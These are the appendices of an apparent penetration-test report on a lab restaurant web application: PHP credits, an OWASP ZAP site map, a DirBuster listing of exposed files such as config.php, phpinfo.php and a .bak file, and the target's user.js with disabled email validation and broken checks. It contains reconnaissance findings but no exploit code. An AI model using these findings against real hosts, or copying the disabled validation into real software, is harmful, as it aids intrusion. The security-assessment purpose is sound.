	LDAP	Amitay Isaacs, Eric Warnke, Rasmus Lerdorf, Gerrit Thomson, Stig Venasaas	
	LIBXML	Christian Stocker, Rob Richards, Marcus Boerger, Wez Furlong, Shane Caraveo	

	mcrypt	Sascha Schumann, Derick Rethans	
	MS SQL	Frank M. Kromann	
	Multibyte String Functions	Tsukada Takuya, Rui Hirokawa	
	MySQL driver for PDO	George Schlossnagle, Wez Furlong, Ilia Alshanetsky, Johannes Schlueter	
	MySQL	Zeev Suraski, Zak Greant, Georg Richter, Andrey Hristov	
	MySQLi	Zak Greant, Georg Richter, Andrey Hristov, Ulf Wendel	
	MySQLnd	Andrey Hristov, Ulf Wendel, Georg Richter, Johannes Schlüter	
	OCI8	Stig Bakken, Thies C. Arntzen, Andy Sautins, David Benson, Maxim Maletsky, Harald Radi, Antony Dovgal, Andi Gutmans, Wez Furlong, Christopher Jones, Oracle Corporation	
	ODBC driver for PDO	Wez Furlong	
	ODBC	Stig Bakken, Andreas Karajannis, Frank M. Kromann, Daniel R. Kalowsky	
	OpenSSL	Stig Venaas, Wez Furlong, Sascha Kettler, Scott MacVicar	
	Oracle (OCI) driver for PDO	Wez Furlong	
	pcntl	Jason Greene, Arnaud Le Blanc	
	Perl Compatible Regexp	Andrei Zmievski	
	PHP Archive	Gregory Beaver, Marcus Boerger	
	PHP Data Objects	Wez Furlong, Marcus Boerger, Sterling Hughes, George Schlossnagle, Ilia Alshanetsky	
	PHP hash	Sara Golemon, Rasmus Lerdorf, Stefan Esser, Michael Wallner, Scott MacVicar	
	Posix	Kristian Koehn	
	PostgreSQL driver for PDO	Edin Kadribasic, Ilia Alshanetsky	
	PostgreSQL	Jouni Ahto, Zeev Suraski, Yasuo Ohgaki, Chris Kings-Lynne	
	Pspell	Vlad Krupin	
	Readline	Thies C. Arntzen	
	Recode	Kristian Koehn	
	Reflection	Marcus Boerger, Timm Friebe, George Schlossnagle, Andrei Zmievski, Johannes Schlueter	
	Sessions	Sascha Schumann, Andrei Zmievski	
	Shared Memory Operations	Slava Poliakov, Ilia Alshanetsky	
	SimpleXML	Sterling Hughes, Marcus Boerger, Rob Richards	
	SNMP	Rasmus Lerdorf, Harrie Hazewinkel, Mike Jackson, Steven Lawrence, Johann Hanne, Boris Lytochkin	
	SOAP	Brad Lafountain, Shane Caraveo, Dmitry Stogov	
	Sockets	Chris Vandomelen, Sterling Hughes, Daniel Beulshausen, Jason Greene	
	SPL	Marcus Boerger, Etienne Kneuss	
	SQLite 3.x driver for PDO	Wez Furlong	
	SQLite3	Scott MacVicar, Ilia Alshanetsky, Brad Dewar	
	Sybase-CT	Zeev Suraski, Tom May, Timm Friebe	
	System V Message based IPC	Wez Furlong	
	System V Semaphores	Tom May	
	System V Shared Memory	Christian Cartus	


	tidy	John Coggeshall, Ilia Alshanetsky	
	tokenizer	Andrei Zmievski, Johannes Schlueter	
	WDDX	Andrei Zmievski	
	XML	Stig Bakken, Thies C. Arntzen, Sterling Hughes	
	XMLReader	Rob Richards	
	xmlrpc	Dan Libby	
	XMLWriter	Rob Richards, Pierre-Alain Joye	
	XSL	Christian Stocker, Rob Richards	
	Zip	Pierre-Alain Joye, Remi Collet	
	Zlib	Rasmus Lerdorf, Stefan Roehrich, Zeev Suraski, Jade Nicoletti, Michael Wallner	
	Authors	Mehdi Achour, Friedhelm Betz, Antony Dovgal, Nuno Lopes, Hannes Magnusson, Georg Richter, Damien Seguy, Jakub Vrana, Adam Harvey, Peter Cowburn	
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	User Note Maintainers	Daniel P. Brown, Thiago Henrique Pojda	
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	Event Maintainers	Damien Seguy, Daniel P. Brown	
	Network Infrastructure	Daniel P. Brown	
	Windows Infrastructure	Alex Schoenmaker	

APPENDIX C – SITE MAPS

Part 1 – OWASP ZAP Site Map

- ▼   http://192.168.1.20
 -   GET:/
 -   GET:aboutus.php
 -   GET:access-denied.php
 - ▼   admin
 -   GET:/
 -   GET:access-denied.php
 -   GET:accounts.php
 -   GET:allocation.php
 -  GET:base-bg.gif
 -   GET:categories.php
 -   GET:delete-member.php(id)
 -   GET:foods.php
 -   GET:index.php
 -   POST:login-exec.php()(Submit,login,password)
 -   GET:login-form.php
 -   GET:logout.php
 -   GET:messages.php
 -   GET:options.php
 -   GET:orders.php
 -   GET:reservations.php
 -   GET:specials.php
 -   GET:stylesheets
 - ▼   stylesheets
 -   GET:/
 -    GET:/(C)
 -   GET:admin_styles.css
 -   GET:validation
 - ▼   validation
 -    GET:/
 -    GET:/(C)


- GET:admin.js
- GET:admin
- GET:adminarea
- GET:billing-alternative.php
- POST:billing-exec.php(id)(Submit,box,city,lNumber,mNumber,sAddress)
- GET:billing-success.php
- GET:cart-exec.php
- GET:cart-exec.php(id)
- GET:cart.php
- GET:contactus.php
- css
 - GET:/
 - GET:/(C)
 - GET:bootstrap-responsive.css
 - GET:bootstrap.css
 - GET:datepicker.css
 - GET:demo.css
 - GET:diapo.css
 - GET:docs.css
 - GET:DT_bootstrap.css
 - GET:font-awesome.css
 - GET:normalize.css
 - GET:style.css
 - GET:css
 - GET:extras.php
 - GET:extras.php(type)
 - GET:foodzone.php
 - POST:foodzone.php()(Submit)
 - POST:foodzone.php()(Submit,category)
- icons
 - GET:/



- GET:img019.png
- GET:img020.png
- GET:img021.png
- GET:img022.png
- GET:img023.png
- GET:img024.png
- GET:img025.png
- GET:Romans.xcf
- GET:unavailable.png
- GET:pizza-inn-map4-mombasa-road.png
- GET:special.jpg
- GET:inbox.php
- GET:index.php
- GET:info.php
- GET.js
- js
 - GET:/
 - GET:/(C)
 - GET:application.js
 - GET:bootstrap-affix.js
 - GET:bootstrap-alert.js
 - GET:bootstrap-button.js
 - GET:bootstrap-carousel.js
 - GET:bootstrap-collapse.js
 - GET:bootstrap-dropdown.js
 - GET:bootstrap-modal.js
 - GET:bootstrap-popover.js
 - GET:bootstrap-scrollspy.js
 - GET:bootstrap-tab.js
 - GET:bootstrap-tooltip.js
 - GET:bootstrap-transition.js

- GET:bootstrap-typeahead.js
- GET:bootstrap.js
- GET:bootstrap.min.js
- GET:datepicker.js
- GET:DT_bootstrap.js
- ▼ google-code-prettify
 - GET:/
 - GET/(C)
 - GET:prettify.css
 - GET:prettify.js
- ▼ holder
 - GET:/
 - GET/(C)
 - GET:holder.js
- GET:html5shiv.js
- GET:jquery-1.10.2.min.js
- GET:jquery-1.7.2.min.js
- GET:jquery.dataTables.js
- GET:jquery.easing.1.3.js
- GET:jquery.hoverdir.js
- GET:jquery.hoverIntent.minified.js
- GET:jquery.js
- GET:jquery.mobile-1.0rc2.customized.min.js
- GET:login-exec.php
- POST:login-exec.php()(Submit,login)
- POST:login-exec.php()(Submit,login,password)
- POST:login-exec.php()(Submit,login,password,remember)
- POST:login-exec.php()(Submit,login,remember)
- POST:login-exec.php()(Submit,password)
- POST:login-exec.php()(Submit,password,remember)
- GET:login-register.php

- GET:login-register.php
- GET:logout.php
- GET:member-index.php
- GET:member-profile.php
- GET:member-ratings.php
- GET:order-exec.php(id)
- GET:partyhalls.php
- GET:pictures
- ▼ pictures
 - GET:/
 - GET:/(C)
 - GET:fluffy.jpg
 - GET:rick.jpg
 - GET:random.gif
 - GET:ratings.php
 - GET:register-exec.php
 - POST:register-exec.php()(Submit,answer,cpassword,fname,lname,login,password,question)
 - GET:register-failed.php
 - GET:register-success.php
 - GET:robots.txt
 - GET:sitemap.xml
 - GET:stylesheets
- ▼ stylesheets
 - GET:/
 - GET:/(C)
 - ▼ images
 - GET:icon_menu.gif
 - GET:user_styles.css
 - GET:swf
- ▼ swf
 - GET:/



Part 2 – DirBuster Report

DirBuster 1.0-RC1 - Report

http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project

Report produced on Wed Dec 01 12:55:48 EST 2021

http://192.168.1.20:80

Directories found during testing:

Dirs found with a 200 response:

/images/
/
/music/
/videos/
/icons/
/pictures/
/swf/
/images/pizza/
/validation/
/css/
/install/
/js/
/docs/
/icons/small/
/js/google-code-prettify/
/js/holder/
/admin/validation/
/connection/
/admin/connection/
/stylesheets/
/admin/stylesheets/

Dirs found with a 302 response:

/admin/

Dirs found with a 403 response:

/cgi-bin/

/error/

/error/include/

/phpmyadmin/

Files found during testing:

Files found with a 200 response:

/index.php

/aboutus.php

/gallery.php

/footer.php

/foodzone.php

/member-ratings.php

/music/sqlcm.bak

/contactus.php

/extras.php

/login-exec.php

/swf/swfobject.js

/validation/user.js

/install/coming_soon.txt

/css/DT_bootstrap.css

/images/pizza/Romans.xcf

/swf/Carousel.swf

/swf/default.xml

/css/bootstrap-responsive.css

/info.php

/css/bootstrap.css

/css/datepicker.css

/css/demo.css

/docs/changelog.txt

/logout.php

/css/diapo.css

/docs/install.txt

/docs/readmefirst.txt

/css/docs.css

/docs/support.txt

/css/font-awesome.css

/js/DT_bootstrap.js

/docs/~\$C%20409%20TERM%20PROJECTJan%202012.doc
/css/normalize.css
/js/application.js
/css/style.css
/js/bootstrap-affix.js
/js/bootstrap-alert.js
/js/bootstrap-button.js
/js/bootstrap-carousel.js
/js/bootstrap-collapse.js
/login-register.php
/js/bootstrap-dropdown.js
/terms.php
/js/bootstrap-popover.js
/js/bootstrap-scrollspy.js
/js/bootstrap-tab.js
/js/bootstrap-tooltip.js
/js/bootstrap-transition.js
/js/bootstrap-typeahead.js
/js/bootstrap.js
/js/bootstrap.min.js
/js/datepicker.js
/js/bootstrap-modal.js
/js/html5shiv.js
/js/jquery-1.7.2.min.js
/admin/logout.php
/js/jquery-1.10.2.min.js
/js/jquery.dataTables.js
/js/jquery.easing.1.3.js
/js/google-code-prettify/prettify.css
/js/jquery.hoverIntent.minified.js
/js/holder/holder.js
/js/jquery.hoverdir.js
/js/google-code-prettify/prettify.js
/js/jquery.js
/js/jquery.mobile-1.0rc2.customized.min.js
/admin/login-form.php
/cookie.php
/admin/validation/admin.js
/username.php
/instructions.php
/connection/config.php
/admin/connection/config.php
/stylesheets/user_styles.css
/admin/stylesheets/admin_styles.css
/phpinfo.php
/specialdeals.php

Files found with a 302 response:

/cart.php
/admin/index.php
/member-index.php
/register-exec.php
/admin/profile.php
/admin/categories.php
/admin/specials.php
/admin/messages.php
/admin/accounts.php
/admin/options.php
/ratings.php
/admin/orders.php
/admin/login-exec.php
/auth.php
/admin/auth.php
/tables.php
/admin/reservations.php
/inbox.php
/admin/foods.php

APPENDIX D – USER.JS

```
1 //function to handle login-form validation
2 function loginValidate(loginForm) {
3
4     var validationVerified = true;
5     var errorMessage = "";
6
7     if (loginForm.login.value == "") {
8         errorMessage += "Email not filled!\n";
9         validationVerified = false;
10    }
11    if (loginForm.password.value == "") {
12        errorMessage += "Password not filled!\n";
13        validationVerified = false;
14    }
15    if (!isValidEmail(loginForm.login.value)) {
16        errorMessage += "Invalid email address provided!\n";
17        validationVerified = false;
18    }
19    if (!validationVerified) {
20        alert(errorMessage);
21    }
22    return validationVerified;
23 }
24
25 //function to handle register-form validation
26 function registerValidate(registerForm) {
27
28     var validationVerified = true;
29     var errorMessage = "";
30
31     if (registerForm.fname.value == "") {
32         errorMessage += "Firstname not filled!\n";
33         validationVerified = false;
34     }
35     if (registerForm.lname.value == "") {
36         errorMessage += "Lastname not filled!\n";
37         validationVerified = false;
38     }
39     if (registerForm.login.value == "") {
40         errorMessage += "Email not filled!\n";
41         validationVerified = false;
42     }
43     if (registerForm.password.value == "") {
44         errorMessage += "Password not provided!\n";
45         validationVerified = false;
46     }
47     if (registerForm.cpassword.value == "") {
48         errorMessage += "Confirm password not filled!\n";
49         validationVerified = false;
50     }
51     if (registerForm.cpassword.value != registerForm.password.value) {
52         errorMessage += "Password and Confirm Password do not match!\n";
53         validationVerified = false;
54     }
55     if (!isValidEmail(registerForm.login.value)) {
56         errorMessage += "Invalid email address provided!\n";
57         validationVerified = false;
58     }
59     if (registerForm.question.selectedIndex == 0) {
60         errorMessage += "Question not selected!\n";
61         validationVerified = false;
62     }
63     if (registerForm.answer.value == "") {
64         errorMessage += "Answer not filled!\n";
65         validationVerified = false;
66     }
67     if (!validationVerified) {
68         alert(errorMessage);
69     }
70    return validationVerified;
71 }
72
73 //validate email function
74 function isValidEmail(val) {
75     // var re = /^[a-zA-Z0-9]{1,30}@[a-zA-Z0-9]{1,30}\.[a-zA-Z]{2,3}$/;
76     // if (!re.test(val)) {
77     //     return false;
78     // }
79     return true;
80 }
81
82 //validate special PIN
83 function isValidSpecialPIN(val) {
84     var re = /^[0-9]{0-9}[A-Z]{A-Z}[A-Z]{0-9}[0-9]{0-9}[0-9]{0-9}[0-9]{0-9}[0-9]{0-9}$/;
85     if (!re.test(val)) {
86         return false;
87     }
88     return true;
89 }
90
91 //validate special PIN length
92 function isValidLength(val) {
93     var length = 12;
94     if (!re.test(val)) {
95         return false;
96     }
97     return true;
98 }
99
100 //function to handle passwordResetForm validation
101 function passwordResetValidate(resetForm) {
102
103     var validationVerified = true;
104     var errorMessage = "";
105
106     if (resetForm.email.value == "") {
107         errorMessage += "Please enter your account email! We need your email in order to reset your password.\n";
108         validationVerified = false;
109     }
110     if (!isValidEmail(resetForm.email.value)) {
111         errorMessage += "Invalid email address provided!\n";
112         validationVerified = false;
113     }
114     if (!validationVerified) {
115         alert(errorMessage);
116     }
117    return validationVerified;
118 }
119
120 //function to handle passwordResetForm validation(2)
121 function passwordResetValidate_2(resetForm) {
122
123     var validationVerified = true;
124     var errorMessage = "";
```

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if (resetForm.answer.value == "") {
    errorMessage += "Please enter your security answer to your provided security question.\n";
    validationVerified = false;
}
if (resetForm.new_password.value == "") {
    errorMessage += "New Password not set!\n";
    validationVerified = false;
}
if (resetForm.confirm_new_password.value == "") {
    errorMessage += "Confirm New Password not set!\n";
    validationVerified = false;
}
if (resetForm.new_password.value != resetForm.confirm_new_password.value) {
    errorMessage += "New Password and Confirm New Password do not match!\n";
    validationVerified = false;
}
if (!validationVerified) {
    alert(errorMessage);
}
return validationVerified;
}

// on change of qty field entry totals the price
function getProductTotal(field) {
    clearErrorInfo();
    var form = field.form;
    if (field.value == "") field.value = 0;
    if (!isPosInt(field.value)) {
        var msg = 'Please enter a positive integer for quantity.';
        addValidationMessage(msg);
        addValidationField(field);
        displayErrorInfo(form);
        return;
    } else {
        var product = field.name.slice(0, field.name.lastIndexOf("_"));
        var price = form.elements[product + "_price"].value;
        var amt = field.value * price;
        form.elements[product + "_tot"].value = formatDecimal(amt);
        doTotals(form);
    }
}

function doTotals(form) {
    var total = 0;
    for (var i = 0; PRODUCT_ABBS[i]; i++) {
        var cur_field = form.elements[PRODUCT_ABBS[i] + "_qty"];
        if (!isPosInt(cur_field.value)) {
            var msg = 'Please enter a positive integer for quantity.';
            addValidationMessage(msg);
            addValidationField(cur_field);
            displayErrorInfo(form);
            return;
        }
        total += parseFloat(cur_field.value) * parseFloat(form.elements[PRODUCT_ABBS[i] + "_price"].value);
    }
    form.elements['total'].value = formatDecimal(total);
}

//validate orderform
function finalCheck(orderForm) {
    var validationVerified = true;
    var errorMessage = "";
    if (orderForm.quantity.value == "") {
        errorMessage += "Please provide a quantity.\n";
        validationVerified = false;
    }
    if (orderForm.quantity.value == 0) {
        errorMessage += "Please provide a quantity rather than 0.\n";
        validationVerified = false;
    }
    if (orderForm.total.value == "") {
        errorMessage += "Total has not been calculated! Please provide first the quantity.\n";
        validationVerified = false;
    }
    if (!validationVerified) {
        alert(errorMessage);
    }
    return validationVerified;
}

//validate updateForm
function updateValidate(updateForm) {
    var validationVerified = true;
    var errorMessage = "";
    if (updateForm.opassword.value == "") {
        errorMessage += "Please provide your old password.\n";
        validationVerified = false;
    }
    if (updateForm.npassword.value == "") {
        errorMessage += "Please provide a new password.\n";
        validationVerified = false;
    }
    if (updateForm.cpassword.value == "") {
        errorMessage += "Please confirm your new password.\n";
        validationVerified = false;
    }
    if (updateForm.cpassword.value != updateForm.npassword.value) {
        errorMessage += "Confirm Password and New Password do not match!\n";
        validationVerified = false;
    }
    if (!validationVerified) {
        alert(errorMessage);
    }
    return validationVerified;
}

//validate billingForm
function billingValidate(billingForm) {
    var validationVerified = true;
    var errorMessage = "";
    if (billingForm.saddress.value == "") {
        errorMessage += "Please provide a street address.\n";
        validationVerified = false;
    }
    if (billingForm.box.value == "") {
        errorMessage += "Please provide your postal box number.\n";
        validationVerified = false;
    }
    if (billingForm.city.value == "") {
        errorMessage += "Please provide your city.\n";
        validationVerified = false;
    }
}

```

```

249         validationVerified = false;
250     }
251     if (billingForm.mNumber.value == "") {
252         errorMessage += "Please provide your mobile number.\n";
253         validationVerified = false;
254     }
255     if (!validationVerified) {
256         alert(errorMessage);
257     }
258     return validationVerified;
259 }
260
261 //validate table form
262 function tableValidate(tableForm) {
263     var validationVerified = true;
264     var errorMessage = "";
265
266     if (tableForm.table.selectedIndex == 0) {
267         errorMessage += "Please select a table by its name or number.\n";
268         validationVerified = false;
269     }
270
271     if (tableForm.date.value == "") {
272         errorMessage += "Please provide a reservation date.\n";
273         validationVerified = false;
274     }
275
276     if (tableForm.time.value == "") {
277         errorMessage += "Please provide a reservation time.\n";
278         validationVerified = false;
279     }
280     if (!validationVerified) {
281         alert(errorMessage);
282     }
283     return validationVerified;
284 }
285
286 //validate partyhall form
287 function partyhallValidate(partyhallForm) {
288     var validationVerified = true;
289     var errorMessage = "";
290
291     if (partyhallForm.partyhall.selectedIndex == 0) {
292         errorMessage += "Please select a partyhall by its name or number.\n";
293         validationVerified = false;
294     }
295
296     if (partyhallForm.date.value == "") {
297         errorMessage += "Please provide a reservation date.\n";
298         validationVerified = false;
299     }
300
301     if (partyhallForm.time.value == "") {
302         errorMessage += "Please provide a reservation time.\n";
303         validationVerified = false;
304     }
305     if (!validationVerified) {
306         alert(errorMessage);
307     }
308     return validationVerified;
309 }
310
311 //validate categories form
312 function categoriesValidate(categoriesForm) {
313     var validationVerified = true;
314     var errorMessage = "";
315
316     if (categoriesForm.category.selectedIndex == 0) {
317         errorMessage += "Please select a category first!\n";
318         validationVerified = false;
319     }
320     if (!validationVerified) {
321         alert(errorMessage);
322     }
323     return validationVerified;
324 }
325
326 //validate quantity form
327 function updateQuantity(quantityForm) {
328     var validationVerified = true;
329     var errorMessage = "";
330
331     if (quantityForm.item.selectedIndex == 0) {
332         errorMessage += "Please select an item id first!\n";
333         validationVerified = false;
334     }
335
336     if (quantityForm.quantity.selectedIndex == 0) {
337         errorMessage += "Please select a quantity first!\n";
338         validationVerified = false;
339     }
340     if (!validationVerified) {
341         alert(errorMessage);
342     }
343     return validationVerified;
344 }
345
346 //validate rating form
347 function ratingValidate(ratingForm) {
348     var validationVerified = true;
349     var errorMessage = "";
350
351     if (ratingForm.food.selectedIndex == 0) {
352         errorMessage += "Please select the food. This information is necessary in order to serve you better.\n";
353         validationVerified = false;
354     }
355
356     if (ratingForm.scale.selectedIndex == 0) {
357         errorMessage += "Please select the scale. This information is necessary in order to serve you better.\n";
358         validationVerified = false;
359     }
360     if (!validationVerified) {
361         alert(errorMessage);
362     }
363     return validationVerified;
364 }
365
366 //reset password popup
367 function resetPassword() {
368     window.open('password-reset.php', 'resetPassword',
369         'toolbar=no,location=no,directories=no,status=no,menubar=no,resizable=no,copyhistory=no,scrollbars=yes,width=480,height=320');
370 }

```

```

369
370 //validates quantity and redirects quantity to update-quantity.php
371 function getQuantity(int) {
372     if (window.XMLHttpRequest) { // code for IE7+, Firefox, Chrome, Opera, Safari
373         xmlhttp = new XMLHttpRequest();
374     } else { // code for IE6, IES
375         xmlhttp = new ActiveXObject("Microsoft.XMLHTTP");
376     }
377
378     xmlhttp.open("GET", "update-quantity.php?quantity_id=" + int, true);
379     xmlhttp.send();
380 }
381
382 //live clock function
383 function updateClock() {
384     var currentTime = new Date();
385
386     var currentHours = currentTime.getHours();
387     var currentMinutes = currentTime.getMinutes();
388     var currentSeconds = currentTime.getSeconds();
389
390     // Pad the minutes and seconds with leading zeros, if required
391     currentMinutes = (currentMinutes < 10 ? "0" : "") + currentMinutes;
392     currentSeconds = (currentSeconds < 10 ? "0" : "") + currentSeconds;
393
394     // Choose either "AM" or "PM" as appropriate
395     var timeOfDay = (currentHours < 12) ? "AM" : "PM";
396
397     // Convert the hours component to 12-hour format if needed
398     currentHours = (currentHours > 12) ? currentHours - 12 : currentHours;
399
400     // Convert an hours component of "0" to "12"
401     currentHours = (currentHours == 0) ? 12 : currentHours;
402
403     // Compose the string for display
404     var currentTimeString = currentHours + ":" + currentMinutes + ":" + currentSeconds + " " + timeOfDay;
405
406     // Update the time display
407     document.getElementById("clock").innerHTML = currentTimeString;
408 }

```